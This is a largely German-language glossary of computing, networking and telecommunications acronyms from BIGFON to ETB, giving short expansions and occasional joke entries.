BIGFON	Breitbandiges Integriertes Glasfaser-Fernmelde-Ortsnetz
BIM	Begin of Information Marker
BiMOS	Bipolar Metal Oxide Semiconductor
BIND	Berkeley Internet Name Domain Server
BIOS	Basic Input Output System
BIS	Business Information System
B-ISDN	Breitband-ISDN
BISYNC	Binary Synchronous Communication Protocol (IBM)
BITNET	Because It's Time Network (ein NJE-Netz)
BIU	Basic Information Unit, Bus Interface Unit
BIX	Byte Information Exchange (ein BBS)
BK	Bürokommunikation
BKS	Bundesverband Kabel + Satellit
BKZ	Bereichskennzahl (Datex, Btx)
BL	Backlit
BLAST	Blocked Asynchronous Transmission (Protocol)
BLER	Block Error Rate
BLERT	Block Error Rate Test
BLK	Block
BLM	Bayerische Landeszentrale für Neue Medien, München
BLMC	Buried Logic Macrocell
BLOB	Binary Large Object
BM	Bitonic Merge (Graph, Netz)
BMC	Block Multiplex Channel
BMIC	Bus Master Interface Controller (Intel)
BMP	Batch Message Processing Program
BMPT	Bundesministerium für Post- und Telekommunikation
BMS	Broadcast Message Server
BMUG	Berkeley MacIntosh Users Group
BNC	Bayonet Neill Concelman (Steckersystem)
BNF	Backus-Naur Form
BNPF	Begin Negative Positive Finish
BO	Binary Output
BOART	Bus Oriented Asynchronous Receiver Transmitter
BOC	Bell Operating Company
BOF	Board of Fellows, Birds Of a Feather (Slang)
BOM	Begin Of Message
BOOTP	Bootprotokoll (Internet)
BOP	Bit Oriented Protocol
BOS	Basic Operating System

BOT	Begin Of Tape/Table
BP	Base Pointer
BPB	BIOS Parameter Block
bpi	bits per inch
BPM	Bundespostministerium
bps	bits/bytes per second
BPU	Branch Prediction Unit
BQS	Berkeley Quality Software
BR	Bad Register
BRAM	Broadcast Recognizing Access Method
BRE	Basic Regular Expression
BRI	Basic Rate Interface, Brain Response Interface
BS	Backspace, Base Station, Betriebssystem, Bitonic Sort (Graph, Netz)
BSA	Business Software Alliance
BSAM	Basic Sequential Access Method
BSC	Binary Synchronous Communication (IBM)
BSD	Berkeley Software/System Distribution
BSDL	Boundary Scan Description Language
BSF	Bit Scan Forward
BSI	Britisch Standards Institute, Bundesamt für Sicherheit in der Informationstechnik
BSM	Bracket State Manager
BSMTP	Batch Simple Message Transfer Protocol
BSP	Byte Stream Protocol
BSR	Bit Scan Reverse
BSY	Busy
BSYNC	Binary Synchronous Communications (Protocol)
BT	Bit Test, British Telecommunications
BTAM	Basic Telecommunication Access Method (IBM)
BTB	Branch Target Buffer
BTC	Bit Test and Complement
BTI	Britisch Telecom International
BTLB	Block TLB
BTMA	Busy Tone Multiple Access
BTP	Batch Transfer Program
BTR	Bit Test and Reset
BTS	Bit Test and Set
BTU	Basic Transmission Unit
BTW	By The Way (Slang)
Btx	Bildschirmtext
BUAF	Big Ugly ASCII Font
BUAG	Big Ugly ASCII Graphic
BUF	Buffer
BUUG	Belgian UNIX Users Group
BWM	Block Write Mode
BWQ	Buzz Word Quotient
BZT	Bundesamt für Zulassungen in der Telekommunikation
CA	Common Applications, Collision Avoidance
CAA	Computer Aided Assembling/Anthropometrics
CAAD	Computer Aided Architectural Design
CAC	Computer Aided Consulting, Computer Aided Computing, Computer Aided Creativity, Computer Aided Christmas/Crime
CACM	Communications of the ACM
CAD	Computer Aided Design, Class Association Diagram
CADAM	Computer Aided Design And Manufacturing
CADD	Computer Aided Drug Design, Computer Aided Design and Drafting
CADMAT	Computer Aided Design, Manufacturing and Testing
CAE	Common Application Environment, Computer Aided Engineering
CAF	Computer Aided Fishing, Computer and Academic Freedom
CAG	Column Adress Generator
CAH	Computer Aided Holidays
CAI	Common Air Interface, Computer Aided Industry, Computer Aided/Assisted Instruction
CAIS	Common APSE Interface Set
CAIT	Computer Aided Inspection and Testing
CAK	Computer-Anwendungen Karlsruhe
CAL	Computer Aided Life/Learning
CALS	Computer Aided Acquisition and Logistics Support
CALTECH	California Institute of Technology
CAM	Common Access Method, Computer Aided Manufacturing, Content Adressable Memory
CAMAC	Computer Automated Measurement And Control
CAMD	Computer Aided Molecular Design
CAN	Cancel Line, Controller Area Network, Car Area Network, Campus Area Network, Complete Area Network, Customer Access Network
CAO	Computer Aided Optimization
CAP	Computer Aided Planning, Computer Aided Publishing, Columbia AppleTalk Package, Central Arbitration Point, Communication Application Platform
CAPD	Computer To Assist Persons with Disabilities
CAPI	Common ISDN Application Programming Interface
CAPPC	Computer Aided Production Planning and Control
CAPPP	Computer Aided Process and Production Planning
CAPS	Capitals, Cassette Programming System
CAPSC	Computer Aided Production Scheduling and Control
CAPTAIN	Character and Pattern Telephon Access Information Network
CAQ	Computer Aided Quality Control
CAR	Computer Aided Retrieval, Computer Assisted Radiology
CARS	Computer Aided Risc Simulation
CAS	Column Address Select/Strobe, Computer Aided Service, Computer Algebra System, Communicating Applications Specification

CASE	Computer Aided Software Engineering
CASL	Crosstalk Application Scripting Language
CASSIS	Classified And Search Support Information System
CAT	Computer Aided Teaching, Computer Aided Testing, Computer Aided Transscription, Concatenate
CATIA	Computer Graphic Aided Three Dimensional Interactive Application
CATP	Computer Aided Technical Publishing
CATS	Computer Assisted Training System
CATV	Common/Community Antenna Television
CAU	Control Access Unit
CAV	Computer Aided Verification, Constant Angular Velocity
CAVE	Computer Aided Vision Engineering
CB	Citizens' Band
CBC	Cipher Block Chaining
CBCR	Channel Byte Count Register
CBEMA	Computer Business Equipment Manufacturers' Association
CBIP	Compressed Binaries IBM PC
CBL	Computer Based Learning
CBT	Computer Based Training
CBW	Convert Byte to Word
CBX	Computer-controlled Branch Exchange
CC	Cluster Controller
CCC	Chaos Computer Club, Hamburg
CCD	Charge Coupled Device, Class Communication Diagram
CCFT	Cold Cathode Fluorescent Tube
CCIR	Comite Consultatif International des Radiocommunications
CCIRN	Committee for Intercontinental Research Networks
CCITT	Comite Consultatif International de Telegraphie et de Telephonie
CCL	Common Command Language, Connection Control Language
CCM	Computer Controlled Manufacturing
CCN	Cordless Communication Network, Cluster Controller
CCNG	Computer Communications Networks Group
CCP	Console Command Processor
CCR	Commitment, Concurrency, Recovery (OSI)
CCRN	Coordinating Council on Research Networks
CCS	Common Channel Signalling, Common Command Set (SCSI), Common Communication Support, Continuos Composite Servo
CCSY	Cooperative Computing System Program
CCT	Computerized Communication Terminal
CCU	Central Communication Unit
CCUT	Computer Center at the University of Tokyo
CCVR	Centre de Calcul Vectoriel pour la Recherche
CD	Collision Detection, Compact Disk, Carrier Detect, Change Direction, Committee Document (ISO), Color Display
CDA	Compound Document Architecture (DEC)
CDC	Control Data Corporation
CDDI	Copper Distributed Data Interface
CDE	Common Desktop Environment, Complex Data Entry
CDF	Common Data File
CDI	Compact Disc Interactive
CDIF	Case Data Interchange Format
CDL	Computer Design Language
CDMA	Code Division Multiple Access
CDOS	Concurrent Disk Operating System
CDPD	Cellular Digital Packet Data
CDR	Call Detail Record/REcording
CDRA	Character Data Representation Architecture
CD-RDx	Compact Disk Read Only Memory Data Exchange Standard
CDRL	Contract Data Requirements List
CD-ROM	Compact Disk Read Only Memory
CDS	Cell Directory Service (OSF), Current Directory Structure
CD-V	Compact Disk Video
CE	Clear Entry, Cache Enable, Collision Elimination
CeBIT	Centrum für Büro, Information und Telekommunikation
CEBus	Consumer Electronics Bus
CECC	Electronic Components Committee
CEG	Continuous Edge Graphics
CEI	Conducted Electromagnetic Interference
CEMM	Compaq Expanded Memory Manager
CEN	Comite Europeen de Normalisation
CENELEC	Comite Europeen de Normalisation Electrotechnique
CEP	Connection End Point
CEPT	Conference Europeenne des Administrations des Postes et des Telecommunications
CERN	
CERT	Computer Emergency Response Team (DFN)
CFDP	Coherent File Distribution Protocol (Internet)
CFM	Configuration Management
CFRI	California Federation of Research Internets
CFV	Call For Votes (Usenet)
CGA	Color Graphics Adapter (PC)
CGE	Compagnie General d'Electricite
CGI	Computer Graphics Interface, Computer Generated Image
CGM	Computer Graphics Metafile
CGPP	Computer Grahics: Principles and Practise (by Fowley)
CGW	Customer Gateway
CHAP	Challenge-Handshake Authentication Protocol
CHARM	Character Mode
CHCK	Channel Check
CHILL	CCITT High Level Language
CHOP	Channel Operator
CHPC	Center for High Performance Computing
CI	Command Interpreter, Computer Interconnect
CIAM	Computerized Integrated and Automatic Manufacturinga

	System
CIB	Computer Integrated Bureaucracy
CIC	Coordination and Information Center (CSNet)
CICS	Customer Information Control System (IBM)
CID	Configuration, Installation, Distribution
CIDR	Classless Internet Domain Routing
CIE	Commission Internationale de l'Eclairage (Farbmodell)
CIEDS	Computer Integrated Electron Design Series
CIF	Computer Integrated Facilities
CIL	Computerintegrierte Logistik
CIM	Computer Integrated Manufacturing, CompuServe Information Manager
CIOCS	Communication Input/Output Control system
CIP	Comp.-Investitionsprogr. des Bundes und der Länder, Computer Aided Intuition Guided Programming, Command Interface Port
CIR	Committed Information Rate
CIRC	Circular Reference
CIRSC	Cross Interleave Solomon Code
CIS	CASE Integration Services, Computer Information System, CompuServe Information Service
CISC	Complex Instruction Set Computer
CISE	Computer and Information Science and Engineering Directorate
CIT	Company Integrated Telephony, Computer Integrated Telephone, California Institute of Technology
CIX	Compulink Information Exchange
CKD	Count Key Data
CLAA	Carry Look Ahead Adder
CLAG	Carry Look Ahead Generator
CLAR	Channel Local Address Register
CLASS	Custom Local Area Signalling Service
CLC	Clear Carry Flag
CLDATA	Cutter Location Data
CLEF	European Commercial Licensed Evaluation Facilities
CLI	Command Line Interface, Call-Level Interface
CLIST	Command List
CLK	Clock
CLLM	Consolidated Link Layer Management
CLNP	Connectionless Network Protocol (OSI)
CLNS	Connectionless Mode Network Service
CLP	Cell Loss Payload
CLS	Connectionless Server
CLTP	Connectionless Transport Protocol (OSI)
CLTS	Clear Task Switch Flag
CLUT	Color Look-up Table
CLV	Constant Linear Velocity
CM	Corrective Maintenance, Communications Manager (IBM)
CMA	Concert Multi-thread Architecture
CMAR	Control Memory Address REgister
CMC	Computer Mediated Communication, Complement Carry Flag, Common Mail Call
CMDF	C Memo Distribution Facility
CMIP	Common Management Information Protocol (OSI)
CMIS	Common Management Information Service/System
CML	Current Mode Logic
CMMU	Cache Memory Management Unit
CMOS	Complementary Metal-Oxide Semiconductor
CMOT	Common Management Information Protocol over TCP/IP
CMPS	Compare Word String
CMS	Code Management System, Conversational Monitor System (IBM), Compiler Monitor System
CMT	Cellular Mobile Telephone, Connection Management
CMU	Carnegie-Mellon-University, Pittsburgh, USA
CMW	Compartment Mode Workstation
CMY	cyan, magenta, yellow (Farbmodell)
CMYK	cyan, magenta, yellow, black (Farbmodell)
CN	Corporate Network
CNA	Certified NetWare Administrator (Novell)
CNC	Computerized Numerical Control
CNE	Certified NetWare Engineer (Novell)
CNET	Centre National d'Etudes des Telecommunications
CNG	Calling (tone)
CNI	Centre National d'Informatique, Certified NetWare Instructor (Novell)
CNN	Cable News Network
CNSS	Core Nodal Switching Subsystem (Internet)
CO	Command Output
COARA	Compunication of Oita Amateur Research Association
COBOL	Common Business Oriented Language
CODASYL	Committee on Data Systems Languages
CODINE	Computing in Distributed Networked Environments
COFDM	Coded Orthogonal Frequency Division Multiplex
COFF	Common Object File Format
COL	Collision
com	commercial; Internet-Domain: Firmen in USA
COM	Communication, Computer Output on Microfilm
COMDEX	Computer Dealers' Exposition
COMMS	Customer Oriented Manaufacturing Mangement System
COMSAT	Communications Satellite Corporation
CONS	Connection Oriented Network Service
CON	Console
CORBA	Common Object Request Broker Architecture
CORNET	Corporate ISDN Network Protocol
COS	Corporation for Open Systems (OSI), Class of Service
COSE	Common Open Software Environment
COSINE	Cooperation for OSI Networking in Europe
CoSy	Conferencing System
CP	Complete Partitioning, Choke Packet, Continuous Path,

	Control Point
CPA	Certified Public Accountant
CPE	Customer Provided/Premises Equipment
CPG	COSINE Policy Group, Clock Pulse Generator
cpi	characters per inch
CPI	Common Programming Interface (IBM), Clock Per Instruction
CPI-C	Common Programming Interface for Communications
CPL	Current Privilege Level
CPLD	CMOS Programmable Logic Device, Complex Programmable Logic Device
CP/M	Control Programm for Microcomputers
CPM	Critical Path Method
CPN	Customer Premises Network
cps	cycles/characters per second
CPSC	Consumer Product Safety Commission
CPT	COSINE Project Management Team, Command Pass Thru
CPU	Central Processing Unit
CQL	Channel Queue Limit
CR	Carriage Return
CRC	Cyclic Redundancy Check
CRCG	Fraunhofer Center for Research in Computer Graphics
CREN	Corporation/Computer Research Education Network, USA
CRF	Cross Reference File
CRIM	Centre de Recherche Informatique de Montreal
CR/LF	Carriage Return/Line Feed
CROM	Control Read Only Memory
CRT	Cathode Ray Tube
CRV	Code Rule Violation
CS	Clear to Send, Continuous Servo, Clear Screen, Code Segment
CS80	Command Set 80 (Hewlett-Packard)
CSAR	Channel system Address Register
CSC	Center for Scientific Computing
CSCW	Computer Supported Cooperative Work
CSD	Corrective Service Disk (IBM)
CSE	Customer Suppoirt Engineer
CSF	Compagnie Sans Fil
CSG	Constructive Solid Geometry
CSI	Common Synchronous Interface
CSIP	Compressed Sources IBM PC
CSMA/CA	Carrier Sense Multiple Access/Collision Avoidance
CSMA/CD	Carrier Sense Multiple Access/Collision Detection
CSMA/CE	Carrier Sense Multiple Access/Collision Elimination
CSNet	Computer and Science Network, USA
CSP	Cross System Product, CompuCom Speed Protocol, Commercial Subroutine Package
CSRG	Computer Systems Research Group
CSS	Client-Server-System
CSTA	Computer Supported Telephony Applications
CSU	Channel Service Unit

CSV	Comma Separated Variables
CT	Clock Time, Cordless Telephone
CTB	Communication Toolbox (Apple)
CTCP	Client To Client Protocol
CTIA	Cellular Telecommunications Industry Association
CTOS	Corporate Telecommunications and Office Systems
CTPA	Coax to Twisted Pair Adapter
CTR	Current Transfer Ratio
CTRL	Control
CTS	Clear To Send, Common Transport Semantics, EC Conformance Testing Services
CTSS	Compatible Tine-Sharing System
CTY	Console Teletype
CU	Control Unit
CUA	Common User Access (IBM)
CUCN	Communication Controller Node
CUG	Closed User Group
CUI	Common User Interface (IBM)
CUL	See You Later (Slang)
CUNY	City University of New York
CUT	Control Unit Terminal
CVD	Compact Video Disk
CVF	Compressed Volume File (Microsoft)
CVGA	Color Video Graphics Array
CVW	CodeView for Windows (Microsoft)
CW	Continuous Wave, Control Word
CWI	Centrum voor Wiskunde en Informatica, Amsterdam
CWIS	Campus Wide Information System (Internet)
CXI	Common X Interface
CYL	Cylinder
CYMK	cyan yellow magentrar black (Farbmodell)

D/A	Digital/Analog
D2T2	Dye Diffusion Thermal Transfer (Drucker)
DAA	Data Access Arrangement, Decimal Adjust for Addition
DAB	Digital Audio Broadcasting
DAC	Digital-Analog-Converter, Distributed Academic Computing, Dual Attachment Concentrator, Design Automation Conference, Data Acquisition and Control
DACS	Digital Access and Cross-connect System
DAF	Destination Address Field
DAG	Direktrufnetzabschlußgerät
DAKfCBNF	Deutscher Arbeitskreis für CB- und Notfunk
DAL	Disk Access Logout, Data Access Language (Apple)
DAM	Data Acquisition and Monitoring
DAN	Domestic Area Network
DaNzKo	Datennetzkoordinator
DAP	Data Access Protocol (DEC), Division Advisory Panel (NSF)

DAR	Digital Audio Radio
DARC	Deutscher Amateur-Radio Club
DARI	Database Application Remote Interface (IBM)
DARPA	Defense Advanced Research Projects Agency, USA
DAS	Dual Attached Station (FDDI), Decimal Adjust for Subtraction
DASD	Direct Access Storage Device
DASP	Drive active – Slave present
DASS	Direct Access Secondary Storage
DAT	Digital Audio Tape, Disk Array Technology
DATACOM	Data Communications
DATC	Drake Authorized Testing Center (Novell)
Datel	Data Telecommunication
Datev	Datenverarbeitungsorganisation der steuerberatenden Berufe
Datex-L	Data Exchange by Lines (leitungsvermittelt)
Datex-J	Data Exchange for Jedermann
Datex-M	Data Exchange Multi-Megabit
Datex-P	Data Exchange in Packages (paketvermittelt)
DAU	Dümmster Anzunehmender User (Slang)
DAV	Data Available
DAWG	Directed Acyclic Word Graph
dB	Dezibel (Maßeinheit)
DB	Data Base/Buffer
DBC	Data Bus Controller
DBCS	Double-Byte Character Set
DBM	Data Base Manager
DBMS	Data Base Management System
DBP	Deutsche Bundespost
DBS	Data Base Server, Direct Broadcasting Satellite
DC	Direct Current, Device Control, Data Collection/Control
DCA	Distributed Communications Architecture, Document Content Architecture, Digital Computer Association, Defence Communications Agency, USA
DCAF	Distributed Console Access Facility (IBM)
DCB	Disk Coprocessor Board (Novell)
DCC	Digital Compact Cassette, Data Country Code, Display Combination Code
DCCS	Distributed Capability Computing System
DCD	Data Carrier Detect
DCE	Data Communication Equipment, Distributed Computing Environment (OSF)
DCF	Document Composition Facility, Data Communication Facility (IBM), Data Compression Facility, Data Count Field
DCFL	Direct Coupled FET Logic
DCL	Digital Command Language (DEC), Device Clear, Declaration
DCM	Data Communication Multiplexer
DCNA	Data Communication Network Architecture
DCS	Desktop Colour Separation, Diagnostic Communication System, Data Collection/Control System

DCT	Discrete Cosine Transformation
DD	Double Density, Digital Display
DDA	Distributed Database Architecture
DDB	Device Dependent Bitmap
DDBMS	Distributed Data Base Management System
DDCMP	Digital Data Communication Message Protocol (DEC)
DDD	Direct Distance Dialing
DDE	Dynamic Data Exchange, Direct Data Entry
DDEML	Dynamic Data Exchange Manager Library (Microsoft)
DDI	Device Driver Interface, Direct Dialing In
DDIF	Digital Document Interchange Format
DDK	Device Driver Kit (Microsoft)
DDL	Data Definition/Description Language, Display Description Language, Document Description Language
DDM	Distributed Data Management
DDN	Defense Data Network, USA
DDNS	Distributed Domain Naming Service
DDS	Digital Data Service/Storage, Disk Definition Structure, Direct Digital Service, Dataphone Digital Service (AT&T)
DDTA	Digital Distributed Transaction Architecture
DDV	Datendirektverbindung, Datendirektrufverbindung
DDX-P	Digital Data Exchange, Packet-switching Network
DEARN	Deutsches EARN
DEC	Device Clear, Digital Equipment Corporation
DECnet	Digital Equipment Corporation Network
DECT	Digital European Cordless Telecommunication
DED	Darkness Emitting Diode
DEE	Datenendeinheit/-einrichtung (= DTE)
DEF	Destination Element Field
DEG	Datenendgerät
DEL	Delete
DELTA	Developing European Learning Through Technology Advance
DES	Data Encryption Standard, Data Entry Sheet
DET	Device Execute Trigger
DEV	Device
DEVO	Datenerfassungsverordnung
DF	Device/Double Flag, Data/Destination Field
DFB	Distributed Feedback (-Laser)
DFBI	Depth First Begin Index
DFC	Data Flow Control
DfD	Datenanwendung für Dritte
DFD	Datenflußdiagramm
DFEI	Depth First End Index
DFG	Deutsche Forschungsgemeinschaft
DFKI	Deutsches Forschungszentrum für KI, Kaiserslautern
DFN	Deutsches Forschungs-Netz
DFS	Distributed File System, Depth First Search
DFT	Distributed Function Terminal, Design For Test, Discrete Fourier Transformation, Diagnostic Function

Test, Distributed Function Terminal
DFU Data File Utility
DFUe Datenfernübertragung
DG Datagram
DGIS Direct Graphics Interface Standard
DGL Device-independent Graphics Library (HP)
DGT Direction Generale des Telecommunications
DI Data In, Destination Index, Decoder Identification
DIA Document Interchange Architecture (IBM), Display Industry Association
DIB Device Independent Bitmap
DID Direct Inward Dialing
DIF Data Interchange Format
DIGI Deutsche Interessengemeinschaft Internet
DIIP Direct Interrupt Identification Port
DIL Dual in line
DIN Deutsches Institut für Normung, Berlin
DIO Data Input and Output
DIP Dual In-line Package/Pin
DIS Draft International Standard (ISO), Dynamic Impedance Stabilization
DISC Disconnect (frame)
DI-SCSI Differential SCSI
DISP Displacement
DIV Digitale Vermittlungsstelle
DI-W-SCSI Differential Wide SCSI (16 Bit)
DKE Deutscher Kleinempfänger (Goebbelsharfe)
DKG Digitales Kartengerät
DKI Device Kernel Interface
DKRZ Deutsches Klima-Rechenzentrum, Hamburg
DKUUG Danish UNIX Users' Group
DKZ Datenkonzentrator
DL Download
DLC Data Link Control (IBM)
DLE Data Link Escape
DLL Data Link Layer, Dynamic Link Library
DLM Dynamic Link Module
DLR Dependent LU Requester, DOS LAN Requester
DLS Dependent LU Server
DLSG Deutsche Lehrsoftware Gemeinschaft
DLSw Data Link Switching
DM Data Mode, Disconnected Mode, Distributed Monitor, Dialogue Management System
DMA Direct Memory Access/Addressing
DMAC DMA Controller
DMD Device Manager Driver, Directory Management Domain
DME Distributed Management Environment (OSF)
DMI Digital Multiplexed Interface, Desktop Management Interface
DML Data Manipulation Language
DMMS Dynamic Memory Management System
DMOS Double Diffused MOS
DMP Dot Matrix Printer
DMQS Display Mode Query and Set (IBM)
DMS Data Management Software/System
DMSD Digital Multi-Standard Decoding
DMTF Desktop Management Task Force
DMY Day Month Year (Datumsangabe)
DNA Digital Network Architecture (DEC)
DNC Direct/Distributed Numerical Control
DNCRI Division of Networking and Communications Research and Infrastructure (NSF)
DNF Disjunktive Normalform
DNG Datennetzabschlußgerät
DNI Desktop Network Interface
DNIC Data Network Identification Code
DNIS Dialed Number Identification Service
DNKZ Datennetz-Kontrollzentrum (DBP)
DNM Datennetzabschlußmodul
DNS Domain Name Service/Scheme/System (Internet)
DO Data Out
DOAG Deutsche Oracle-Anwender-Gruppe
DoD Department of Defence, USA
DOD Digital Optical Disc
DOE Distributed Objects Everywhere
DOMF Distributed Object Management Facility (Sun)
DOS Disk Operating System, Distributed Operating System
DOSEM DOS Emulator/Emulation
DOW Day Of Week
DP Data Processing, Draft Proposed Standard (ISO)
DPA Demand Protocol Architecture (3com)
DPAM Demand Priority Access Method
DPAREN Data Parity Enable (IBM)
DPB Drive Parameter Block
DPC Direct Program Control
DPDS Data Processing Distributed Systems
dpi dots per inch
DPL Descriptor Privilege Level
DPMA Data Processing Management Association, USA
DPMI DOS Protected Mode Interface (Microsoft)
DPMS DOS Protected Mode Service (Microsoft), Display Power Management Standard
DPO Data Phase Optimization
DPSK Digital Phase Shift Keying
DPU Data Parallel Unit
DQCB Distributed Queue Control Bus
DQDB Distributed Queue Double/Dual Bus
DQL DataEase Query Language
DR Data Received

DRAM Dynamic Random Access Memory
DRAW Direct Read After Write
DRCS Dynamically Redefinable Character Set
DRDA Distributed Relational Database Architecture (IBM)
DRDW Direct Read During Write
DRI Digital Research Incorporated, Defense Research Internet
DRO Destructive Read Out, Data Request Output
DRP DEC's Routing Protocol
DRS Data Relay Satellite
DRV Drive (Laufwerk)
DS Data Send, Double Sided, Drive Select, Distributed Services (OSF)
DSA Data/Digital Storage Architecture, Directory System Agent (X.500)
DSAB Distributed Systems Architecture Board
DSAF Destination Subarea Address Field
DSAS Data Sharing Architecture System
DSC Document Structuring Conventions (Postscript)
DSDD Double Sided Double Density (Floppy)
DSE Data Switching Exchange, Data Storage Equipment
DSEA Display Station Emulation Adapter
DSECT Data/Dummy Control Section
DSHD Double Sided High Density (Floppy)
DSIS Distributed Support Information Standard
DSL Dialogue Scripting Language (OSF), Dynamic Simulation Language
DSLB Digital Subscriber Line Board
DSMIT Distributed SMIT (IBM)
DSOM Distributed System Object Model
DSP Digital Signal Processing/Processor
DSQD Double Sided Quad Density (Floppy)
DSR Data Set Ready, Device Status Register/Report, Digitales Satelliten-Radio
DSS Decision Support System
DSSI Digital Storage Systems Interconnect
DST Datenstation
DSTN Double Super Twisted Nematic Field Effective Material
DSU Data/Digital Service Unit
DSUWG Data Systems Users' Working Group
DSW Data/Device Status Word
DTA Disk Tranfer Area
DTAB Demountable Tape Automated Bonding
DTC Desktop Communication
DTD Document Type Definition
DTE Data Terminal/Terminating Equipment, Dumb Terminal Emulator
DTL Diode Transistor Logic
DTMF Dual Tone Multi-Frequency
DTP Desktop Publishing
DTPS Dialer Token Pairs
DTR Data Terminal Ready, Data Transfer Rate
DUA Directory User Agent (X.500)
DUAT Direct User Access Terminal
DUe Datenübertragung
DUeE Datenübertragungseinheit
DUNDIS Direction of United Nations Databases and Information Systems
DUST Datenumsetzerstelle
DV Datenverarbeitung
DVA Datenverarbeitungsanlage, Distance Vector Algorithm
DVB Digital Video Broadcasting
DVCR Digital Video Cassette Recording
DVI Digital Video Interactive/Interface, Device Independent
DVL Digital Video Link
DVST Datenvermittlungsstelle
DWG Drawing
DWIM Do What I Mean (Slang)
DWM Diskless Workstation Managent
DX Weitverkehr, Directory Exchange
DXA Directory Exchange Agent
DXC Data Exchange Control
DXF Data/Drawing Exchange Format (Autocad)
DXG Datexnetzabschlußgerät
DXI Data Exchange Interface

E/A Eingabe/Ausgabe
EA Extended Attribute (OS/2)
EAN European Article Number, Extragalactic Area Network, European Advanced Networking (Protocol)
EANTC European Advanced Networking Test Center
EARN European Academic Research Network
EAROM Electrically Alterable Read Only Memory
EARS Electronic Access to Reference Services
EATA Enhanced AT Bus Attachment
EBC EISA Bus Controller
EBCDIC Extended Binary Coded Decimal Interchange Code (IBM)
EBI Equivalent Background Input/Investigation
EBNF Erweiterte (Extended) Backus-Naur-Form
EBT Electronic Benefits Transfer
EBU European Broadcasting Union
EBV Elektronische Bildverarbeitung
EC End Chain, Exchange Carrier, European Community
ECB Electronic Code Book
ECC Error Check/Correction Code
ECD Enhanced Colour Display
ECF Enhanced Connectivity Facility
ECHO European Community Host Organisation
ECI Europäisches Computer Informationszentrum, Bonn
ECL Emitter Coupled Logic
ECM Enhanced Coprocessor Mount, Entity Coordination Management, Error Correction Mode

ECMA	European Computer Manufacturers Association
ECN	Explicit Congestion Notification
ECODU	European Control Data Users Group
ECOOP	European Conference on Object Oriented Programming
ECP	Enhanced Capabilities Port (Microsoft)
ECS	European Common Standard
ECSI	European Custom Systems Integration
ED	Erase Display
EDA	Embedded Document Architecture, Electronic Design Automation
EDC	Error Detection Code, Enhanced Data Correction
EDDC	Extended Distance Data Cable
EDI	Electronic Data/Document Interchange
EDIFACT	Electronic Data Interchange for Administration, Commerce and Transport (UN, DIN)
EDL	Encapsulator Description Language
EDLC	Ethernet Data Link Control
EDM	Engineering Data Management
EDP	Electronic Data Processing
EDS	Elektronisches Datenvermittlungssystem
EDSI	Enhanced Small Device Interface
EDSRA	Earth Data SystemReference Application
EDTV	Enhanced/Extended Definition Television
edu	educational; Internet-Domain: Universitäten in USA
EDV	Elektronische Daten-Verarbeitung
EDVAC	Electronic Discrete Variable Automatic Computer
EEC	Extended Error Correction
EEHLLAPI	Entry Emulator HLLAPI
EEM	Extended Memory Management
EEMS	Enhanced Expanded Memory Specification/Support
EEPLD	Electrically Erasable Programmable Logic Device
EEPROM	Electrically Erasable Programmable Read Only Memory
EFA	Extended File Attribute
EFF	Electronic Frontier Foundation
EFI	Electromechanical Frequency Interference
EFISC	Enhanced Fast Instruction Set Computer
EFL	Emitter Follower Logic
EFM	Eight-to-Fourteen Modulation
EFTP	Easy File Transfer Protocol
EFTS	Electronic Funds Transfer System
EGA	Enhanced Graphics Adapter
EGC	Enhanced Group Call
EGN	Einzelgebührennachweis
EGP	Exterior Gateway Protocol (Internet)
EGW	Edge Gateway
EHKP	Einheitliches höheres Kommunikationsprotokoll
EIA	Electronic Industries Association, USA
EIAJ	Electronics Industry Association of Japan
EIBIEM	Enhanced Interactive Business Integrating Environment Manager
EIES	Electronic Information Interchange system

EIN	European Informatics Network
EIP	Extended IP (Internet)
EIR	Equipment Identity Register
EIRP	Equivalent Isotropically Radiated Power
EIS	Electronic Information Services, Executive Information System
EISA	Extended Industry Standard Architecture
EITO	European Information Technology Observatory
EKT	Envelope-Kanal-Teiler
EL	Erase Line, Electroluminiscent (Display), Elevation
ELANC	Enhanced LAN Controller
ELF	Extremely Low Frequency
ELS	Entry Level System
EM	End of Medium, Electronic Mail, Expanded Memory
EMA	Enterprise Management Architecture
EMACS	Editing Macros (GNU)
EMB	Extended Memory block, Enhanced Master Burst
EMC	Electromagnetic Compatibility, Extended Math Coprocessor
EMHS	Electronic Message Handling Systems
EMI	Electromagnetic Interference, Electric & Musical Industries
EMM	Expanded Memory Manager, Enterprise Mail Manager
EMR	Electromagnetic Radiation
EMS	Expanded Memory Specification
EMUG	European MAP Users Group
EMV	Elektromagnetische Verträglichkeit
EMX	Enterprise Mail Exchange
EN	End Node, European Norm
ENA	Electronic Networking Association
ENIAC	Electronic Numerical Integrator And Calculator
ENQ	Enquiry
ENS	Enterprise Network System, Enterprise Networking Services
ENSS	Exterior Nodal Switching Subsystem (Internet)
EOA	End Of Address
EOB	End Of Block
EOC	End of Character/Conversion
EOF	End Of File/Flame
EOI	End Or Identify
EOJ	End Of Job
EOL	End Of Line/List
EOM	End Of Message/Meckerei
EON	Enhanced Information Concerning Other Networks
EOR	Exclusive Or (auch: XOR)
EOS	End Of String
EOT	End of Tape/Transmission/Table/Text
EOU	End Of User
EOUG	European Oracle Users Group
EPL	Effective Prvilege Level
EPLD	Erasable Programmable Logic Device
EPP	Enhanced Parallel Port, Ethernet Packet Processor

EPPT	European Printer Performance Test
EPROM	Erasable Programmable Read Only Memory
EPS	Encapsulated Postscript
EPSF	Encapsulated Postscript File Format
EPSI	Encapsulated Postscript Interchange Format
EPSS	Experimental Packet Switching Service
ER	Externer Rechner
ERA	Elementarer/Eingeschränkter Regulärer Ausdruck
ERC	Explicit Route Control
ERLL	Enhanced Run Length Limited
ERM	Entity Relationship Model
ERN	Explicit Route Number
EROM	Erasable Read Only Memory
Ermes	European Messaging System
ES	Enhanced Security, Elektronische Signatur
ESA	Enterprise System Architecture, European Space Agency
ESC	Escape, European Support Center (Novell)
ESC/I	Epson Standard Code for Image Readers
ESC/P	Epson Printer Language
ESCON	Enterprise System Connection (Architecture) (IBM)
ESD	Electrostatic Discharge, Entry Systems Division, Electronic Software Distribution
ESDA	Electronic System Design Automation
ESDI	Enhanced Small Device Interface
ESE	Expert System Environment
ESF	Extended Superframe Format, Eureka Software Factory, Extended Superframe Format
ES-IS	End System to Intermediate System Protocol (OSI)
ESI	Enhanced Serial Interface
ESMTP	Extended SMTP (Internet)
ESOC	European Space Operation Centre
ESP	Enhanced Serial Port
ESPRIT	European Strategic Programme for Research in Information Technology
ESS	Environmental Stress Screening, Electronic Switching System
ESV	Elektronikschrottverordnung
ETANN	Electrically Trainable Analog Neural Network (Intel)
ETB	End of Transmission Block
